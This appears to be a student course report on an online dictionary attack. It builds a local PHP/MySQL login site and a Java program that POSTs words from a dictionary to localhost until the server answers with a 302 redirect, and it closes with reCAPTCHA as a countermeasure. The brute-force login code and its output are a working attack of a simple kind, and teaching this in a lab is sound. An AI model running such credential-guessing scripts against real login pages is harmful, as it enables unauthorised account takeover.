Dictionary Attack

Final Report

Mohammed Latif Siddiq (1505069)

September 8, 2019

Department of Computer Science and Engineering
Bangladesh University of Engineering and Technology

Contents

1 Introduction

Dictionary attack is a kind of brute force attack.It can be performed in both online and offline method.In our project, we demonstrate an online dictionary attack.

2 Steps of attack

we are going to build a very basic web site, which consist only three web pages.One is for registration,one is for login and another page can be visible after successful login attempt.So,we have to store cardinals of the user of the user in a database.Then we are going to use our dictionary to crack the password of any specific user.

There is total **three components** in our design :

1. Dictionary of common passwords
2. A web site with a server storing users' cardinals
3. A java socket program to perform the attack

Our steps for the attack :

2.1 Collect a dictionary

We collected some common English words from here : English Words It consists of 466550 words which is big enough for performing the attack.

2.2 Building the site

Generally, dictionary attack is performed on a online live site. But for the security purpose, we built a website hosted locally.

We used local machine as host where we used mySQL database to store our users' cardinals.The attacker's program communicated with this server to perform dictionary attack.

2.2.1 Database

In our database,there was only one table which will contain users' information.The table was created by running the following SQL query.

```
CREATE TABLE users (
    id INT NOT NULL PRIMARY KEY AUTO_INCREMENT,
    username VARCHAR(50) NOT NULL UNIQUE,
    password VARCHAR(255) NOT NULL,
    created_at DATETIME DEFAULT CURRENT_TIMESTAMP
);
```

The users table had one field for id which was integer and auto incremented. "username" field would be unique and "password" would be the hash value of original password.


To connect the database with our website, we used this php script :

```
<?php

define('DB_SERVER', 'hsot_name');
define('DB_USERNAME', 'Database_username');
define('DB_PASSWORD', 'Database_password');
define('DB_NAME', 'Database_name');

$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
```

2.2.2 Website

There was three web pages in the website.

One was for **registration**.It looked like this :



Sign Up

Please fill this form to create an account.

Username

Password

Confirm Password

Submit Reset


Already have an account? Login here.

Figure 1: Registration form

From this page,we could create new user for the site.The password would be **hashed** before inserting into the data.We would get the information by **POST** method.

We had another web page for to login into the website.It looked like this :

After submitting the form, a php script run and matched the hash value of the entered password with the hash value, it got from the database.The data would be sent by post method and the php script should show a positive response after the successful login attempt.


Login

Please fill in your credentials to login.

Username

Password

Don't have an account? Sign up now.

Figure 2: Login form

The last web page was a welcome page after log into the web site.It looked this :



Hi, **root**. Welcome to CSE 406

Figure 3: Welcome page

If the attacker knew the username and cracked the password by the dictionary attack, he or she can see this web page. After deploying the site,we were going to crack the password by dictionary attack.

2.3 Attacker's code

We made a post request from the java socket programming.
We encapsulated our two parameter in urlParameters ,one was user name and another was password. Then urlParametrs was converted into byte. We opened a HttpURLConnection to post the request by writing it in the connection's outputstream.

```
String urlParameters="username="+username+"&password="+password;
byte[] postData= urlParameters.getBytes( StandardCharsets.UTF_8 );
int postDataLength=postData.length;
String request= "http://127.0.0.1/security/login.php";
URL url= new URL( request );
HttpURLConnection conn= (HttpURLConnection) url.openConnection();
conn.setDoOutput(true);
conn.setInstanceFollowRedirects(false);
conn.setRequestMethod("POST");
conn.setRequestProperty("Content-Type","application/x-www-form-urlencoded");
conn.setRequestProperty("charset", "utf-8");
conn.setRequestProperty("Content-Length", Integer.toString( postDataLength ));
conn.setUseCaches( false );
```

```
try(DataOutputStream wr=new DataOutputStream(conn.getOutputStream())){
        wr.write( postData );
}
```

Then we take the status code and message sent from the server.

```
int status=conn.getResponseCode();
System.out.println(status);
DataInputStream br=new DataInputStream(conn.getInputStream());
while(true){
int ch=br.read();
        if(ch==-1){
                break;
        }
}
```

After observing the status code and message, we found that status code was changed after a successful login.By this property, we detected if an user used a common password or not.


```
if(status/100==3){
        System.out.println(password+" is  the password\n");
        exit(0);
}
else{
        System.out.println(password+" is not the password\n");
}
```

3 Analyzing the success of the attack

The success of the dictionary attack depends on if we can guess the correct password.If the user is not using any word from the dictionary or mix-up the words, our attack can be unsuccessful.
Our attack tool can tell us for this website,if any user use a password from the dictionary,we can detect this. But it also depends on knowing the user-name of the user.For this simulation purpose, we create a user and choose a password from the dictionary.Our attack tool can successfully find out that the password was taken from the dictionary.So,in this way our attack is successful.

4 Observed output

For this simulation purpose, we create an user with password "Aarhus".So,we know the user name and begin to try all words from the dictionary.As our attack is successful,we can see the difference between the status.It becomes from 200 to 302.




```
200
Aargau is not the password

200
aargh is not the password

302
Aarhus is  the password


Process finished with exit code 0
```

Figure 4: Output from the attacker code

5 Countermeasure

There can be several counter measure,we can add random salt with the password.In our project, if the user have to fill up a reCAPTCHA during login, it must be difficult for the attacker to crack the password by dictionary attack.Because,it this way,attacker has to the captcha solution to take a login attempt. But it is so hard. In this way we can prevent the dictionary attack.



Login

Please fill in your credentials to login.


Username: root

Password: ••••••

Don't have an account? Sign up now.

Figure 5: New login form after adding reCAPTCHA

Now,if we simulate the attack,we can see that the attack is unsuccessful.



```
200
Aaren is not the password

200
Aargau is not the password

200
aargh is not the password

200
Aarhus is not the password
```

Figure 6: Unsuccessful attack